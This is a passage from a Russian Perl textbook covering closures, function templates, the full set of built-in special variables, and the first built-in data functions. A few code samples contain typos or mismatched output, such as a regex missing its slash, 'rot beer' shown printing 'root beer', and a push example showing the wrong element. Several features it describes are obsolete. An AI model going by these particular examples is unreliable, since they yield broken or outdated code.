В следующем примере создается ссылка на анонимный массив, к которому добавлена информация о хэш-ключах с именами **first** и **second**:

```
$arrayref = [{first=>1, second=>2}, "Hello", "there"];
```

Теперь на элементы массива можно ссылаться с помощью ключей, что иллюстрирует следующий пример:

```
$arrayref = [{first=>1, second=>2}, "Hello", "there"];
print $arrayref->{first} . " " . $arrayref->{second};
Hello there
```

Как создать замыкание области видимости в устойчивую форму

Замыкание (closure) — анонимная подпрограмма, имеющая доступ к переменным, лексическая область видимости которых входила в область видимости подпрограммы в момент ее компиляции. Такая подпрограмма сохраняет нужные переменные в своей области видимости (а именно, не дает уничтожить их при автоматической сборке мусора), даже если вызывается позднее. Замыкания позволяют передавать подпрограмме данные в момент ее определения так, чтобы надлежащим образом инициализировать внутренние переменные.

Рассмотрим пример, который поможет понять, о чем идет речь. В следующем фрагменте кода создается подпрограмма **printem**, которая возвращает ссылку на анонимную подпрограмму. При вызове последняя получает доступ к строке, исходно находившейся внутри **printem**, даже если эта строка давно вышла из области видимости. Тем самым анонимная подпрограмма печатает как текст, переданный ей в качестве параметра, так и текст, изначально передававшийся **printem**:

```
sub printem { my $string1 = shift;
   return sub { my $string2 = shift;
        print "$string1 $string2\n";}; }
```

Теперь в строку **$string1** подпрограммы **printem** заносится текст «Hello», а ссылка на анонимную подпрограмму записывается в переменную **$hello**:

```
$hello = printem("Hello");
```

В результате при вызове анонимной подпрограммы с некоей строкой в качестве аргумента та сохраняет доступ также и к исходной строке и может вывести обе:

```
&$hello("today.");
&$hello("there.");
Hello today.
Hello there.
```

Таким способом подпрограмма инициализируется до начала работы с ней. Однако подобные замыкания возможны только для переменных с лексической областью видимости. В следующем разделе приводится дополнительная информация о замыканиях.

Создание функций на основе шаблонов

Замыкания можно использовать для создания *шаблонов функций,* позволяющих создавать и настраивать пользовательские функции в процессе работы сценария.

Рассмотрим пример. Мы будем использовать шаблон для создания трех новых функций — **printHello**, **printHi** и **printGreetings**. Они будут выводить соответственно строки

«Hello», «hi» и «Greetings». Начнем с того, что запомним эти строки в массиве:

```
@greetings = ("Hello", "Hi", "Greetings");
```

Далее мы выполним цикл **foreach** по элементам массива с использованием лексической переменной в качестве индекса (чтобы использовать замыкания, необходимы лексические переменные — см. предыдущий раздел). На каждой итерации цикла создается неименованная функция, использующая очередной элемент массива **@greetings**, и запись таблицы символов (тип данных typeglob) для этой функции:

```
foreach my $term (@greetings)
   { *{"print" . $term} = sub {print "$term\n"}; }
```

Теперь можно вызывать созданные на основе шаблона пользовательские функции **printHello**, **printHi** и **printGreetings**:

```
printHello();
printHi();
printGreetings();
Hello
Hi
Greetings
```

Так и работают шаблоны функций. Если бы мы просто запомнили ссылки на анонимные подпрограммы в подходящих скалярных переменных:

```
foreach my $term (@greetings)
   { ${"print" . $term} = sub {print "$term\n"}; }
```

то могли вызывать эти подпрограммы через разыменовывания ссылок, а не как «истинные» подпрограммы:

```
&$printHello();
&$printHi();
&$printGreetings();
Hello
Hi
Greetings
```

Часть II

Встроенные ресурсы

Глава 9

Встроенные переменные

Коротко

Perl работает со множеством встроенных переменных. О некоторых из них речь уже шла — например, о безусловном фаворите среди специальных переменных Perl — переменной **$_**, используемой по умолчанию многими функциями:

```
while ($_ = <>) { print $_; }
```

Поскольку **$_** используется по умолчанию и для чтения потока ввода, и для вывода, приведенный выше код совпадает с

```
while (<>) {print;}
```

Perl содержит много встроенных переменных, и в этой главе будет рассказано о всех.

Подсказка. *В этой главе много материала, специфичного для Unix, поскольку многие встроенные переменные были введены для учета индивидуальных особенностей именно этой операционной системы.*

Некоторые встроенные переменные предназначены только для чтения (такие случаи оговариваются при описании переменной специально). При попытке присвоения такой переменной нового значения Perl выдаст сообщение об ошибке. С другой стороны, использовать некоторые переменные и вовсе не рекомендуется (а именно, хотя они и доступны для программиста, обращение к ним может вызвать проблемы) — на такие случаи также обращается особое внимание.

Подсказка. *Эта глава является кратким справочником по* ***всем*** *встроенным переменным Perl. Как результат, некоторые переменные ссылаются на свойства, которые описываются в этой книге дальше. Более того, некоторые переменные ссылаются на свойства, которые в этой книге либо вообще не обсуждаются, либо об их существовании только упоминается — в таких случаях за дополнительной информацией придется обратиться к документации, сопровождающей Perl. (Это означает, что программисту в повседневной практике нет необходимости использовать соответствующие свойства Perl.)*

Итак, на этом введение завершается. После знакомства со справочной информацией из двух последующих разделов можно переходить к основной части главы, описывающей встроенные переменные Perl.

Развернутые имена встроенных переменных

По большей части встроенные переменные Perl названы очень кратко и загадочно — например, **$]** или **$<**. Однако, как правило, для них имеются эквивалентные развернутые имена, напоминающие в мнемонической (для владеющих английским языком) форме, что именно делает та или иная переменная. Развернутые имена встроенных переменных можно использовать, если поместить в начале сценария специальную прагму:

```
use English;
```

Она позволяет использовать для встроенных переменных, перечисленных в табл. 9.1, английские эквиваленты. Учтите, что некоторые встроенные переменные имеют несколько мнемонических эквивалентов.

Таблица 9.1. Развернутые эквиваленты имен встроенных переменных

Переменная	Развернутая форма		
$'	$POSTMATCH	$^A	$ACCUMULATOR
$-	$FORMAT_LINES_LEFT	$^D	$DEBUGGING
$!	$OS_ERROR	$^E	$EXTENDED_OS_ERROR
	$ERRNO	$^F	$SYSTEM_FD_MAX
$"	$LIST_SEPARATOR	$^I	$INPLACE_EDIT
$#	$OFMT	$^L	$FORMAT_FORMFEED
$$	$PROCESS_ID	$^O	$OSNAME
	$PID	$^P	$PERLDB
$%	$FORMAT_PAGE_NUMBER	$^T	$BASETIME
$&	$MATCH	$^W	$WARNING
$(	$REAL_GROUP_ID	$^X	$EXECUTABLE_NAME
	$GID	$_	$ARG
$)	$EFFECTIVE_GROUP_ID	$`	$PREMATCH
	$EGID	$|	$OUTPUT_AUTOFLUSH
$*	$MULTIPLE_MATCHING	$~	$FORMAT_NAME
$,	$OUTPUT_FIELD_SEPARATOR	$+	$LAST_PAREN_MATCH
	$OFS	$<	$REAL_USER_ID
$.	$INPUT_LINE_NUMBER		$UID
	$NR	$=	$FORMAT_LINES_PER_PAGE
$/	$INPUT_RECORD_SEPARATOR	$>	$EFFECTIVE_USER ID
	$RS		$EUID
$:	$FORMAT_LINE_BREAK_CHARACTERS	$0	$PROGRAM_NAME
$;	$SUBSCRIPT_SEPARATOR	$ARGV	Нет синонима
	$SUBSEP	$nn	Нет синонима
$?	$CHILD_ERROR	%ENV	Нет синонима
$@	$EVAL_ERROR	%INC	Нет синонима
$\	$OUTPUT_RECORD_SEPARATOR	%SIG	Нет синонима
	$ORS	@_	Нет синонима
$]	$PERL_VERSION	@ARGV	Нет синонима
$^	$FORMAT_TOP_NAME	@INC	Нет синонима

Настройка встроенных переменных на конкретные дескрипторы файлов

Многие встроенные переменные работают с текущим дескриптором файла (более подробно об этом рассказывается в главе 12). Однако при наличии прагмы

```
use FileHandle;
```

в начале сценария переменные можно настраивать на работу с конкретным дескриптором файла. Для этой цели можно применить *методы,* которые выполняются с по-

мощью конструкций вида

метод дескриптор выражение

или, используя немного другой синтаксис, как

дескриптор->метод(выражение);

Методы приводятся в табл. 9.2.

Таблица 9.2. Методы, настраивающие встроенные переменные на работу с конкретным дескриптором файла

Переменная	Вызов метода
$-	format_lines_left *HANDLE EXPR*
$%	format_page_number *HANDLE EXPR*
$,	output_field_separator *HANDLE EXPR*
$.	lnput_line_number *HANDLE EXPR*
$/	input_record_separator *HANDLE EXPR*
$:	format_line_break_characters *HANDLE EXPR*
$\	output_record_separator *HANDLE EXPR*
$^	format_top_name *HANDLE EXPR*
$^L	format_formfeed *HANDLE EXPR*
$|	autoflush *HANDLE EXPR*
$~	format_name *HANDLE EXPR*
$=	format_liner_per_page *HANDLE EXPR*

Непосредственные решения

$' - строка, следующая за совпадением

Синоним: $POSTMATCH

Переменная **$'** содержит фрагмент заданного пользователем текста, который следует за фрагментом, сопоставленным шаблону в процессе последней операции поиска или замены. Пример:

```
$text = "earlynowlate";
$text =~ /now/;
print "Prematch: \"$`\" " . "Match: \"$&\" " . "Postmatch: \"$'\"\n";
Prematch: "early" Match: "now" Postmatch: "late"
```

Эта переменная доступна только для чтения.

$- - число строк, оставшихся на странице

Синоним: $FORMAT_LINES_LEFT

Переменная **$-** содержит число строк, которые остались на странице текущего потока вывода.

$! - текущая ошибка

Синонимы: $OS_ERROR, $ERRNO

Переменная **$!** выводит номер текущей ошибки в числовом контексте и текстовую строку — сообщение об ошибке — при работе в строковом контексте. Пример:

```
use File::Copy;
# Попытка скопировать несуществующий файл
copy ("nonexistent.pl", "new.pl");
print $!;
No such file or directory
```

$" - разделитель полей массивов при интерполировании

Синоним: $LIST_SEPARATOR

Эта переменная идентична переменной **$** (она рассматривается далее), за тем исключением, что относится не к массивам, выводимым по команде **print,** а к массивам, интерполируемым внутрь строк. А именно, **$"** содержит символ, используемый как разделитель полей массивов, когда Perl интерполирует содержимое массива в строку, заключенную в двойные кавычки. По умолчанию используется пробел. Пример:

```
@array = (1, 2, 3);
$"=',';
$text = "@array";
print $text;
1,2,3
```

$# - формат вывода чисел с плавающей точкой

Синоним: $OFMT

Переменная **$#** задает формат по умолчанию для вывода чисел с плавающей точкой с помощью команды **print.** Пример:

```
$pi = 3.14159265359;
$# = '%.6g';
print "$pi\n";
3.14159
```

Предупреждение. *Использование переменной* ***$#*** *не рекомендуется.*

$$ - идентификатор процесса Perl

Синонимы: $PROCESS_ID, $PID

Переменная **$$** содержит идентификатор процесса интерпретатора Perl, выполняющего текущий сценарий.

$% - текущая страница вывода

Синоним: $FORMAT_PAGE_NUMBER

Переменная **$%** содержит номер текущей страницы для текущего потока вывода.

$& - совпадение с шаблоном поиска

Синоним: $MATCH

Переменная **$&** содержит фрагмент текста, сопоставленный шаблону при последней операции поиска или замены. Пример:

```
$text = "earlynowlate";
$text =~ /now/;
print "Prematch: \"$`\" " . "Match: \"$&\" " . "Postmatch: \"$'\"\n";
Prematch: "early" Match: "now" Postmatch: "late"
```

Эта переменная предназначена только для чтения.

$(- реальный идентификатор группы пользователей (real GID)

Синонимы: $REAL_GROUPID, $GID

Переменная **$(** содержит реальный идентификатор группы пользователей (real GID) для текущего процесса. Эта информация полезна только в среде Unix. Если операционная система поддерживает членство в нескольких группах одновременно, переменная **$(** содержит список групп, в которые входит пользователь, от имени которого запущен сценарий.

$)- текущий идентификатор группы пользователей (effective GID)

Синонимы: $EFFECTIVE_GROUP_ID, $EGID

Переменная **$)** содержит текущий идентификатор группы пользователей (effective GID) для текущего процесса. Эта информация полезна только в среде Unix. Если операционная система поддерживает членство в нескольких группах одновременно, переменная $(содержит список групп, в которые входит пользователь, от имени которого запущен сценарий.

Подсказка. *В чем отличие текущей группы от реальной? Программа может быть запущена любым пользователем из другой группы, но права доступа она получает от группы владельца файла, то есть текущей группы.*

$* - совпадение с шаблоном поиска

Синоним: $MULTIPLE_MATCHING

Переменная **$*** позволяет выполнять поиск в многострочных строках, то есть строках, содержащих символы новой строки **\n**. Если переменная **$*** установлена в 1, то метасимволы шаблона поиска ^ и **$** сопоставляются позициям перед и после внутренних символов новой строки, если в 0 (значение по умолчанию) - только физическому началу и концу исследуемого текста. Пример:

```
$text = "Here \nis the \ntext.";
$text =~ /^is/;
print $&;               # Совпадение не найдено
$* = 1;
$text =~ /^text/;
print $&;               # Совпадение найдено
text
```

Предупреждение. *Работа с переменной **$*** в Perl не приветствуется. Для этой цели обычно используются модификаторы **m** и **s**.*

$, - разделитель полей вывода

Синонимы: $OUTPUT_FIELD_SEPARATOR, $OFS

Переменная **$,** содержит разделитель полей для оператора **print.** Следующий пример показывает, как использовать эту переменную:

```
$, = ';';
print 1, 2, 3;
1;2;3
```

$. - текущий номер строки ввода

Синонимы: $INPUT_LINE_NUMBER, $NR

Переменная **$.** содержит текущий номер строки ввода для последнего открытого дескриптора файла.

$/ - разделитель входных записей

Синонимы: $INPUT_RECORD_SEPARATOR, $RS

Переменная **$/** содержит разделитель входных записей. При чтении данных через дескриптор файла содержимое переменной **$/** выступает в качестве ограничителя очередной записи. По умолчанию **$/** содержит символ новой строки **\n**. Рассмотрим следующий интересный пример. Обычно содержимое файла считывается построчно. Однако если сделать переменную **$/** неопределенной, то можно прочесть весь многострочный файл за один раз:

```
undef $/;
open HANDLE, "file.txt";
$text = <HANDLE>;
print $text;
Here's text from a file.
```

$: - маркер разбивки строки

Синоним: $FORMAT_LINE_BREAK_CHARACTERS

Переменная **$:** содержит текст — маркер разбивки строки. После вывода содержимого **$:** Perl имеет право разбивать строку, чтобы заполнить поля формата.

$; - разделитель индексов

Синонимы: $SUBSCRIPT_SEPARATOR, $SUBSEP

Переменная **$;** позволяет эмулировать многомерные массивы с помощью хэша. Эта переменная содержит текст, выступающий в роли разделителя индексов при передаче хэшу индексов, заданных в стиле многомерных массивов. Совокупный ключ, получающийся при объединении индексов и разделителей в единую строку, служит ключом доступа к элементу. По умолчанию эта переменная содержит запятую. Ниже приводятся два эквивалентных выражения:

```
$hash{x,y,z}
$hash{join($;, x, y, z)}
```

Вот еще один пример использования хэша в роли массива — здесь в качестве индекса задан ключ **1,1,1:**

```
$hash{"1$;1$;1"} = "Hello!";
print $hash{1,1,1};
Hello!
```

Однако вместо хэша предпочтительнее работать с «истинными» многомерными массивами (см. главу 14) — они быстрее для доступа и эффективнее в использовании памяти.

$? - статус последней системной операции

Синоним: $CHILD_ERROR

Переменная **$?** содержит статус (возможно, номер системной ошибки), возвращенный последним закрытым каналом, вызовом внешней команды в строке, ограниченной обратными апострофами, или обращением к встроенным системным операторам Perl.

$@ - ошибка выполнения функции eval

Синоним: $EVAL_ERROR

Переменная **$@** содержит сообщение об ошибке, которая возникла (если возникла) в процессе последнего обращения к функции **eval.** Если ошибок не было, эта переменная пуста.

$[- базовый индекс массивов

Синоним: нет.

Переменная **$[** содержит число, присваиваемое первому индексу массива. По умолчанию она равна нулю, но вы можете присвоить ей другое значение.

Предупреждение. *Использование переменной* ***$[*** *не приветствуется в Perl.*

$\ - разделитель выходных записей

Синонимы: $OUTPUT_RECORD_SEPARATOR, $ORS

Переменная **$** содержит символ или строку символов, которые оператор **print** использует как разделитель выходных записей. Обычно это пустая строка, но ее можно переопределить:

```
$\ = "END_OF_OUTPUT";
print "Hello!";
Hello! END_ OF_ OUTPUT
```

$] - версия Perl

Синоним: $PERL_VERSION

Переменная **$]** содержит версию интерпретатора Perl, под которым выполняется сценарий. Пример:

```
print $];
```

5. 00502

$^ - текущий формат колонтитула страницы

Синоним: $FORMAT_TOP_NAME

Переменная **$^** содержит текущий формат колонтитула страницы для текущего потока вывода.

$^A - накопитель команды write

Синоним: $ACCUMULATOR

Переменная **$^A** представляет собой накопитель для команды **write.** После обращения к ее формату команда **write** выведет содержимое накопителя.

$^D - текущие флаги отладки

Синоним: $DEBUGGING

Переменная **$^D** содержит значение текущих флагов, управляющих отладкой сценария Perl.

$^E - информация об ошибке, специфичная для операционной системы

Синоним: $EXTENDED_OS_ERROR

Переменная **$^E** содержит дополнительную информацию об ошибке, возвращаемую в случае работы под управлением конкретной операционной системы. В большинстве операционных систем, за исключением VMS, OS/2, Win32 и интерпретатора MacPerl для компьютеров Macintosh, переменные **$^E** и **$!** содержат один и тот же текст. Вот пример, показывающий особенности операционной среды Windows:

```
use File::Copy;
# Попытка скопировать несуществующий файл
copy ("nonexistent.pl", "new.pl");
print $!;
print $^E;
No such file or directory
The system cannot find the file specified
```

$^F - максимальное количество дескрипторов файлов

Синоним: $SYSTEM_FD_MAX

Переменная **$^F** содержит максимальное количество дескрипторов файлов для операционной системы Unix (обычно 2).

$^H - флаги проверки синтаксиса

Синоним: нет.

Переменная **$^H** содержит текущий набор правил проверок синтаксиса Perl, заданных с

помощью команды **use strict** и других прагм.

$^I - расширение файлов для редактирования «по месту»

Синоним: $INPLACE_EDIT

Переменная **$^I** содержит расширение файлов, для которых разрешено редактирование «на месте» (см. описание ключа **-i** в главе 1). Если такой файл открыт как поток ввода, в него можно выводить данные, но в целях безопасности в момент открытия файла Perl создает его резервную копию. Чтобы запретить редактирование «на месте», надо сделать переменную **$^I** неопределенной (команда **undef)**

$^L - символ прогона страницы

Синоним: $FORMAT_FORMFEED

Переменная **$^L** содержит символ, который Perl использует при выводе формата для обозначения конца страницы. Значение по умолчанию — символ **\f**.

$^M - буфер памяти «на крайний случай»

Синоним: нет.

Переменная **$^M** резервирует память, которая может использоваться Perl, когда его внутренние ресурсы исчерпаны. Вообще говоря, Perl не обрабатывает ситуацию недостатка памяти. Однако если при компиляции интерпретатора был задан ключ **DPERL_EMERGEMCY_SBRK,** то можно зарезервировать на этот случай дополнительный буфер памяти (скажем, в 1Мб), выполнив команду:

```
$^M = ' ' [ (2 ** 20);
```

$^O - имя операционной системы

Синоним: $OSNAME

Переменная **$^O** содержит имя операционной системы, для которой предназначен данный интерпретатор Perl. В случае операционной системы Unix, для которой интерпретатор обычно собирается самостоятельно, эта переменная помимо имени операционной системы может содержать локальное имя компьютера (не имеющее, как легко понять, отношения к операционной системе). Версии Perl, специально собранные для той или иной операционной системы, как правило, более надежны[1]:

```
print $^O;
MSWin32
```

[1] Вообще говоря, надежность обеспечивается компилятором, а не условиями сборки. Если вы считаете себя профессионалом, то «ручная» сборка Perl может быть для вас более предпочтительным вариантом, при этом, кроме всего прочего, можно задействовать дополнительные возможности. — *Примеч. ред.*

$^P - поддержка отладки

Синоним: $PERLDB

Переменная **$^P** содержит флаги, описывающие внутреннюю конфигурацию режима отладки. Вот описание значений некоторых битов:

- **Bit 0** — отладка входа/выхода из подпрограммы;
- **Bit 1** — разрешает пошаговую отладку (строчка за строчкой);
- **Bit 2** — отключает оптимизацию для отладки;
- **Bit 3** — сохраняет данные для интерактивной проверки переменных;
- **Bit 4** — сохраняет номер строки, в которой определяется подпрограмма;
- **Bit 5** — начинает отладку с включенным режимом пошагового выполнения.

$^R - результат вычисления утверждения в теле шаблона

Синоним: нет.

Переменная **$^R** содержит результат успешного сопоставления текста и шаблона для последнего вычисленного утверждения (assertion) шаблона команды поиска или замены текста (см. разделы «Мнимые символы в регулярных выражениях» и «Дополнительные конструкции в регулярных выражениях» в главе 6). В следующем примере утверждение **(?{...})** в теле шаблона используется для выполнения некоторого кода Perl в середине регулярного выражения с последующим выводом результата, возвращаемого этим кодом и занесенного в переменную **$^R**:

```
$text = "text";
$text =~ /x(?{$variable1 = 5})/;
print $^R;
5
```

$^S — состояние интерпретатора

Синоним: нет.

Переменная **$^S** содержит текущее состояние интерпретатора. Если она равна *истине,* то интерпретатор выполняет код внутри команды **eval,** в противном случае переменная содержит *ложь*.

$^T - время запуска сценария на выполнение

Синоним: $BASETIME

Переменная **$^T** содержит время, когда сценарий был запущен на выполнение. Время измеряется в секундах, прошедших с 1 января 1970 года (стандартное время системы Unix). Пример:

```
print $^T;
909178645
```

$^W - режим вывода предупреждающих сообщений

Синоним: $WARNING

Переменная **$^W** содержит текущее состояние переключателя, управляющего выводом предупреждающих сообщений (см. описание ключа **-w** в главе 1). Если при старте задан ключ **-w**, она содержит значение *истина:*

```
print $^W;      # запускать как %perl5 -w warn.pl
1
```

$^X - имя программы-интерпретатора

Синоним: $EXECUTABLE_NAME

Переменная **$^X** содержит полный путь к интерпретатору Perl, выполняющему текущий сценарий:

```
print $^X;
/usr/bin/perl5
```

$_ - аргумент по умолчанию

Синоним: $arg

Переменная **$_** используется многими операторами и функциями Perl в качестве параметра, если они вызваны без указания аргумента. Например, для оператора Цикла **while** и оператора печати **print $_** используется в качестве параметра по умолчанию, поэтому код Perl

```
while ($_ = <>) { print $_; }
```

делает то же самое, что и код

```
while (<>) { print; }
```

Другие команды и функции, как уже указывалось в этой книге, также используют переменную **$_** (например, операторы **m/.../** и **s/.../.../**, функции **chop** и **chomp**), если пользователь не задал другого аргумента.

$` - строка, следующая перед совпадением

Синоним: $PREMATCH

Переменная **$`** содержит часть заданного пользователем текста, который следует перед фрагментом, сопоставленным шаблону в процессе последней операции поиска или замены. Пример:

```
$text = "earlynowlate";
$text =~ /now/;
print "Prematch: \"$`\" " . "Match: \"$&\" " . "Postmatch: \"$'\"\n";
Prematch: "early" Match: "now" Postmatch: "late"
```

Эта переменная предназначена только для чтения.

$| -- управление буфером вывода

Синоним: $OUTPUT_AUTOFLUSH

Если переменная **$|** установлена в значение *истина,* Perl немедленно выводит данные в текущий поток вывода, не используя промежуточный буфер-накопитель. В момент, когда **$|** устанавливается в значение *истина,* Perl выводит в поток вывода текущее содержание буфера и будет делать то же самое для каждой последующей команды **write** или **print**.

Обычно эта переменная используется при работе с канатами, чтобы не задерживать пересылку данных. В следующем примере переменная **$|** связывается с конкретным каналом, а ее значение устанавливается в *истину* с помощью метода из табл. 9.2:

```
pipe (READER, WRITER);
autoflush WRITER 1;
```

То же самое можно сделать с помощью команды

```
pipe (READER, WRITER);
WRITER->autoflush(1);
```

$~ - имя текущего формата отчетов

Синоним: $FORMAT_NAME

Переменная **$~** содержит имя текущего формата, используемого для генерации отчета для текущего потока вывода.

$+ - фрагмент совпадения

Синоним: $LAST_PAREN_MATCH

Переменная **$+** содержит фрагмент текста, сопоставленного шаблону в процессе последней операции поиска или замены. Он соответствует последней обработанной паре круглых скобок внутри тела шаблона. Пример:

```
$text = "Here is the text.";
$text =~ is the (\w+)/;
print $+;
text
```

Эта переменная предназначена только для чтения.

$< - реальный идентификатор пользователя (Real User ID)

Синонимы: $REAL_USER_ID, $UID

Переменная **$<** содержит реальный идентификатор пользователя для текущего процесса. Эта информация обычно имеет смысл только для операционной системы Unix. Пример:

```
print $<;
166
```

$= - текущий размер страницы

Синоним: $FORMAT_LINES_PER_PAGE

Переменная **$=** содержит размер страницы в строках текста (по умолчанию 60) для текущего пока вывода. Пример:

```
print $=;
60
```

$> - текущий идентификатор пользователя (Effective User ID)

Синонимы: $EFFECTIVE_USER_ID, $EUID

Переменная **$>** содержит текущий идентификатор пользователя для текущего процесса. Эта информация обычно имеет смысл только для операционной системы Unix. Пример:

```
print $>;
166
```

$0 - имя программы

Синоним: $PROGRAM_NAME

Переменная **$0** содержит имя сценария, запущенного на выполнение. Пример:

```
print $0;
script.pl
```

$ARGV - имя входного файла

Синоним: нет.

Переменная **$ARGV** содержит имя файла, используемого для ввода через STDOUT с помощью команды **<>**. Например, если сценарий запущен с помощью команды

```
%perl read.pl file.txt
```

то переменная **$ARGV** содержит имя, переданное сценарию в командной строке:

```
$text = <>;
print $ARGV;
file.txt
```

$nn - nn-й фрагмент совпадения

Синоним: нет.

Нумерованные переменные вида ***$nn*** после очередной успешной операции поиска или замены содержат сопоставленные шаблону фрагменты текста. Последние соответствуют группам круглых скобок, указанных внутри тела шаблона и пронумерованных по порядку следования с учетом вложенности (более подробно об этом рассказано в главе 6). В следующем примере нумерованные переменные используются для изменения порядка слов в строке:

```
$text = "yes or no";
$text =~ s/(\w+) (\w+) (\w+)/$3 $2 $1/;
print $text;
no or yes
```

%ENV - переменные окружения

Синоним: нет.

Переменная **%ENV** представляет собой хэш и содержит значения переменных среды, заданных на момент запуска сценария. Ключами обычно служат имена переменных среды (но, вообще говоря, состав ключей зависит от операционной системы). Например, для операционной системы Unix можно ожидать следующих значений:

```
while ($key, $value) = each(%ENV)
      { print "$key => $value\n";}
SHELL => /bin/csh
HOME => /home/username
...
```

%INC - подключаемые файлы

Синоним: нет.

Переменная **%INC** представляет собой хэш, в котором для каждого файла, подключенного с помощью команд **do** или **require,** имеется запись. Ключом является имя файла, а значением — путь к нему. (Этот хэш используется и самим Perl для проверки, не подключен ли уже соответствующий файл.)

%SIG - обработчики ситуаций

Синоним: нет.

Переменная **%SIG** представляет собой хэш, в котором хранятся обработчики различных ситуаций, возникающих в Perl. Например, так можно отключить вывод предупреждающих сообщений:

```
local $SIG{__WARN__} = sub {};
```

@_ - аргументы, переданные подпрограмме

Синоним: нет.

Формальные параметры подпрограмм обрабатываются с помощью массива *@_*, в который в момент вызова подпрограммы заносится список аргументов, переданных пользователем. В задачу подпрограммы входит извлечь параметры из этого массива, что и показано в следующем примере:

```
sub addem {
    $value1 = shift @_;
    $value2 = shift @_;
    print "$value1 + $value2 = " . ($value1+$value2) . "\n";
}
addem (2, 2);
2 + 2 = 4
```

@ARGV - аргументы, переданные в командной строке

Синоним: нет.

Массив **@ARGV** содержит список аргументов, переданных сценарию в момент его запуска. Допустим, сценарий запущен на выполнение командой

```
%perl script.pl a b c d
```

Если вывести элементы массива **@ARGV,** вот что мы увидим:

```
print join(", ", @ARGV);
a, b, c, d
```

Подсказка. *Обратите внимание, что первый аргумент находится в элементе массив* ***$ARGV[0].*** *Поэтому* ***$#ARGV*** *— это количество аргументов без единицы.*

@INC - пути поиска подключаемых файлов

Синоним: нет.

Массив **@INC** содержит список каталогов, в которых Perl ищет файлы, подключаемые командами **do, require** и **use.** Пример:

```
print join(",\n", @INC);
/usr/local/lib/perl5/sun/5.00502,
/usr/local/lib/perl5/,
/usr/local/lib/perl5/site_perl/sun,
/usr/local/lib/perl5/site_perl,
```

Глава 10
Встроенные функции: обработка данных

Коротко

Perl содержит множество встроенных функций. Некоторые уже обсуждались в этой книге, например функция **push,** добавляющая к массиву данные:

```
push (@array, "one");
push (@array, "two");
push (@array, "three");
print @$array[1];
one
```

В этой главе рассматриваются встроенные функции Perl, предназначенные для работы с данными и их обработки (сюда входят функции для работы со строками, сортировки данных, математические функции, функции для работы с массивами и хэшами и многое другое). Встроенные функции, используемые для операций ввода/вывода и взаимодействия между процессами, будут рассмотрены в главе 11. Встроенным функциям, предназначенным для работы с файлами, посвящена глава 12. Наконец, модули и функции, входящие в стандартную библиотеку модулей, рассматриваются в главе 13.

Подсказка. *Если вы внимательно посмотрите алфавитный список функций в документации, прилагающейся к Perl, то сможете обнаружить некоторые полезные функции, не описанные в этой главе.*

Функции, рассматриваемые в этой главе (за исключением функций POSIX -Portable Operating System Interface), являются встроенными в Perl, так что с ними можно работать без дополнительных библиотек и файлов. Поскольку по ходу изложения большинство приведенных здесь функций уже неоднократно использовалось, дополнительного введения не требуется. Итак, мы немедленно переходим к деталям.

Непосредственные решения

abs - абсолютное значение

Функция **abs** возвращает абсолютное значение аргумента. Если не указан аргумент *значение,* используется переменная **$_**:

```
abs значение
abs
```

Пример:

```
print abs -5;
5
```

atan2 - арктангенс

Функция **atan2** возвращает арктангенс частного Y/X. Возвращаемое значение лежит в диапазоне от **-π** до **+π**:

```
atan2 Y, X
```

В Perl нет встроенной функции, вычисляющей тангенс (хотя такая функция включена в пакет POSIX — это **POSIX::tan,** см. далее раздел «Функции POSIX»).

Подсказка. *Вы всегда можете разделить синус на косинус, чтобы получить тангенс.*

chomp - удаление конца строки

Функция **chomp** удаляет символы новой строки (обычно **\n**), расположенные в конце текстовой строки. Она работает со строками или списками. Если не указан аргумент, используется переменная **$_**:

```
chomp переменная
chomp список-переменных
chomp
```

В качестве аргументов функции должны использоваться «левые значения», то есть синтаксические конструкции, допустимые слева от оператора присваивания. Функция возвращает число удаленных символов. Если указан список переменных, то конец строки удаляется у каждой из них, но возвращаемое функцией значение соответствует только последней. Обычно **chomp** используется для удаления символа конца строки у введенного текста:

```
while (<>) {
   chomp;
   print;
}
```

В качестве символа конца строки используется содержимое специальной переменной **$/**.

chop- удаление последнего символа строки

функция **chop** удаляет последний символ строки или списка строк. В качестве значения возвращается удаленный символ. Если не указан аргумент, используется переменная **$_**:

```
chop переменная
chop список-переменных
chop
```

В качестве аргументов функции должны использоваться «левые значения», то есть синтаксические конструкции, допустимые слева от оператора присваивания. Если указан список переменных, то последний символ удаляется у каждой переменной, но возвращаемое функцией значение соответствует только последней. Пример:

```
while (<>) {
   chop;
   print;
}
```

Как правило, в подобных ситуациях рекомендуется использовать функцию **chomp,** а не **chop,** так как она «безопаснее»: удаляется именно символ конца строки, а не любой последний символ.

chr - преобразование числа в символ

Функция **chr** возвращает символ, код ASCII которого задан в качестве аргумента функции. Если не указан аргумент, используется переменная **$_**:

```
chr число
chr
```

Пример:

```
print chr 65;
A
```

cos - косинус

Функция **cos** вычисляет косинус аргумента, заданного в радианах. Если не указан аргумент, используется переменная **$_**:

```
cos выражение
cos
```

Чтобы вычислить арккосинус, можно воспользоваться функцией **POSIX::acos** из пакета POSIX (см. далее раздел «Функции POSIX»).

each - пара ключ/значение из хэша

Функция **each** последовательно перебирает записи в хэше. В контексте списка функция возвращает пару *(ключ, значение)* для очередной записи. В скалярном контексте она возвращает очередное значение ключа:

```
each хэш
```

Вот пример применения функции **each:**

```
$hash{sandwich} = grilled;
$hash{drink} = 'rot beer';
while (($key, $value) = each(%hash))
{
   print "$key => $value\n";
}
drink => root beer
sandwich => grilled
```

При первом обращении к хэшу **each** запоминает текущий элемент (точнее, делает пометку во внутреннем представлении хэша) и при последующих обращениях переходит к следующему элементу, пока не дойдет до конца хэша. По достижении последней записи возвращается неопределенное значение (интерпретируемое как *ложь),* что может быть использовано в условных операторах и операторах цикла: чередуйте вызовы функции **each** применительно к одному или нескольким хэшам в одном или нескольких местах сценария — поскольку пометка текущей записи связана с хэшем, а не с внутренним состоянием функции или с точкой кода, в которой она вызывается, вызовы **each** будут работать правильно.

eval - компилирование и выполнение команд Perl

Функция **eval** используется для компиляции и выполнения команд Perl в процессе рабо-

ты сценария:

```
eval выражение
eval {блок}
eval
```

Если в качестве аргумента задано выражение (которое должно иметь тип текстовой строки), то после его вычисления производится синтаксический анализ, компиляция и выполнение команд Perl, содержащихся в заданной строке. В отличие от строки блок компилируется только один раз — а именно, в момент компиляции кода самого сценария. Если не указан аргумент, используется переменная **$_**.

Пример:

```
eval {print "Hello "; print "there.\n";};
Hello there.
```

Сообщение об ошибке, если она возникает, записывается в переменную **$@**.

exists -- проверка ключа в хэше

Функция **exists** проверяет, существует ли в данном хэше указанный ключ:

```
exists выражение
```

Выражением должно быть «левое значение», соответствующее обращению к элементу хэша. Пример:

```
